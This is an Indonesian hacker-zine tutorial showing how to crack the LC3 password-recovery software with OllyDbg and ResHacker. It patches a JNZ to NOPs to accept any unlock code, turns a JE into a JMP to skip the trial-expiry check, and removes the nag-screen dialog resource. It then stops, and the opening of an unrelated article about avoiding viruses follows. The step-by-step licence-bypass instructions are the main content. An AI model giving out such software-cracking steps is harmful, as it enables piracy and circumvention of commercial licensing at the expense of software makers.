Penulis : dendefox PRO (dikyharudi@yahoo.co.id)



Salam kenal buat para Senior 'n semua crew Xcode – Yogyafree , sebelumnya aku mo ngucapin mathur thank you coz mo muatin tutorial kecil ini. Kali ini aku mo sharing dikit soal cracking software LC3, itu...tu... software yang buat recovery password ato bahasa kerennya cracking password. Dah... ga' usah panjang lebar, langsung aja kita mulai acaranya..OK!!! (kayak resepsi nikahan aja..he..he...)

Nah buat cracking ini yang kita butuin antara lain:


1. **Software LC3**, temen2 bisa nanya ke Mbah Google buat dapetin software ni
2. **Olly dbg v 1.10**
3. **Reshacker**, yang ku gunain versi 3.4.0.79
4. Lagu "[Spending My Time](#)" miliknya [Roxette](#), biar ga' suntuk.

Langkah pertama buat aksi ni, kita install dulu LC3 'n execute this software. Nah apa yang terjadi?... ternyata kita langsung disuguhin nagscreen yang berisi masa trial 15 hari aja, trial, register 'n help button


Sekarang coba kita klick register dan kita isi kolom unlockcode dengan asal-asalan, lalu klick ok...ya....!?? Yang keluar malah si muka ketus kaya' gini ni!!!!(uhh...sambel..!!).

Ok! walopun sebel, kita perlu catet warning yang di box dialog LC3 ni,kalo dah kita buka alat tempur kita ...Olly dbg 'n kita pilih icon [open](#) lalu cari LC3 yang dah kita install tadi, klick open. Setelah itu tekan [F9](#) ato icon run, dan kita akan disuguhi gado2 angka.






Klick kanan pada kolom CPU yang atas, pilih **Search For..... All referenced text string**, akan muncul window baru yang lebih jinak dari yang sebelumnya (hewan kale..). Selanjutnya klick kanan lage pilih **search for text**, ketik pesan yang dah kita catet tadi-**you have entered**- dah segitu aja, ganti centang pada case sensitive ke entire scope 'n klick ok.





Kalo udah coba kita liat tepat diatas kata yang kita cari, ada kata- **ASCII "You have successfully registered LC3"** so.. arahkan mouse kesitu, 'n tekan enter- kita akan kembali ke window CPU-main thread yang tadi. Scroll dikit keatas tepat di Disassembly- **JNZ short lc3. 00411570**- klick kanan pilih **Binary....Fill with N'Ops**. Dengan cara ini kita dah membypass alur program sehingga pada saat kita mengisi unlockcodenya salah, maka tidak akan keluar box warning invalid code. Tapi langsung ke pernyataan registered successfully tadi.




Rintangan pertama dah kita lewati, masalah selanjutnya yaitu ketika masa trial habis lalu kita klick trial button akan keluar box warning seperti gambar di bawah ni, meskipun registrasi kita success.



Untuk mengatasi masalah ni kita balik lage ke all referenced text string atau bisa juga dengan klick icon huruf R di toolbar, lalu cari kata seperti warning diatas "**Your trial version of LC3 has expired**". Kalo dah ketemu klick enter dan kita akan melihat window seperti di bawah ni.




Dari situ, geser 5 baris keatas tepat di – **JE SHORT lc3. 0011673** – klick kanan pilih **assembly**. Di jendela yang muncul ubah huruf **JE SHORT lc3. 0011673** menjadi **JMP SHORT lc3. 0011673**, pastikan box fill with N'Ops tidak dicentang 'n klick ok.



Logika dari alur yang dah kita ubah tadi yaitu software tetap menghitung masa trial, tapi saat trialnya habis tidak akan keluar box warning "Your trial..." tapi langsung ke window utama software itu, (JE=Jump if Equal menjadi JMP=Jump). Dah selesai edit alurnya langkah berikutnya klick kanan pada window CPU, pilih **copy to executable.....all modifications**, klick **copy all**.




Di window baru yang muncul klick kanan, **Backup...Save data to file** lalu simpan file hasil modifikasi tadi dengan nama LC3A.exe di directory yang sama dengan file aslinya.




Tapi misi kita belum sampai disini, kita harus memfinishing hasil crackkingan pertama tadi agar saat kita meng-execute software LC3 tidak muncul nagscreen masa trial 'n register lagi. Software ni emang beda ma yang laen karena meskipun kita dah berhasil melakukan registrasi dengan sukses, tapi nagscreennya tetep nongol terus pas kita execute. Gak mau kan kalo kita terus-terusan klick register ato trial button tiap kali execute,jadi solusinya kita ilangin aja nagscreennya dengan reshacker... OK.

Kita buka reshacker,klick **open** dan pilih LC3A(yang dah kita crack tadi),akan muncul tampilan seperti ni




Browse pada group **Dialog** dengan ngeklick tanda + disampingnya 'n pilih dialog **134**, lalu klick tanda + hingga muncul gambar bunga 'n angka **1033**. Klick disitu lalu klick kanan pilih Delete Resource (dialog : 134 : 1033),untuk lebih jelasnya lihat gambar dibawah ni.



Setelah itu kita simpan hasilnya dengan pilih **File.... Save as** 'n simpan dengan nama LC3B pada directory yang sama dengan file asli, 'n tutup reshacker.

Terakhir buka directory LC3 diinstall, hapus file LC3.exe 'n LC3A.exe kemudian rename file LC3B.exe menjadi LC3.exe, jaaaadi...daaah!!!



=====@@@=@@=====



Thanks to :

- Allah SWT.
- Kedua ortu q.
- istri q tercinta, yang selalu marah2 kalo q ke warnet ato maen compie(coz q kelamaan maennya).
- My baby, yang selalu ganggu aq pas maen compie q.
- My compie, walopun butut (P. III 550 Hz, 128 RAM itupun dikasih ma sodara setahun yang lalu).

Cara Unik Hindari Virus

Penulis : Cruz3N (<http://cruzenaldo.blogspot.com>)



Mungkin cara ini sudah basi dan ketinggalan zaman, tetapi semoga masih berguna buat kalian karena sampai sekarang masih ada saja yang bertanya "Bagaimana supaya mencegah virus , bla... bla... bla..."

Disini sama sekali tidak menggunakan bantuan Antivirus, karena menurut saya sehebat apapun Antivirus yang kita miliki kalau dari diri kita sendiri tidak aware hasilnya akan sama saja...

Oke langsung saja...

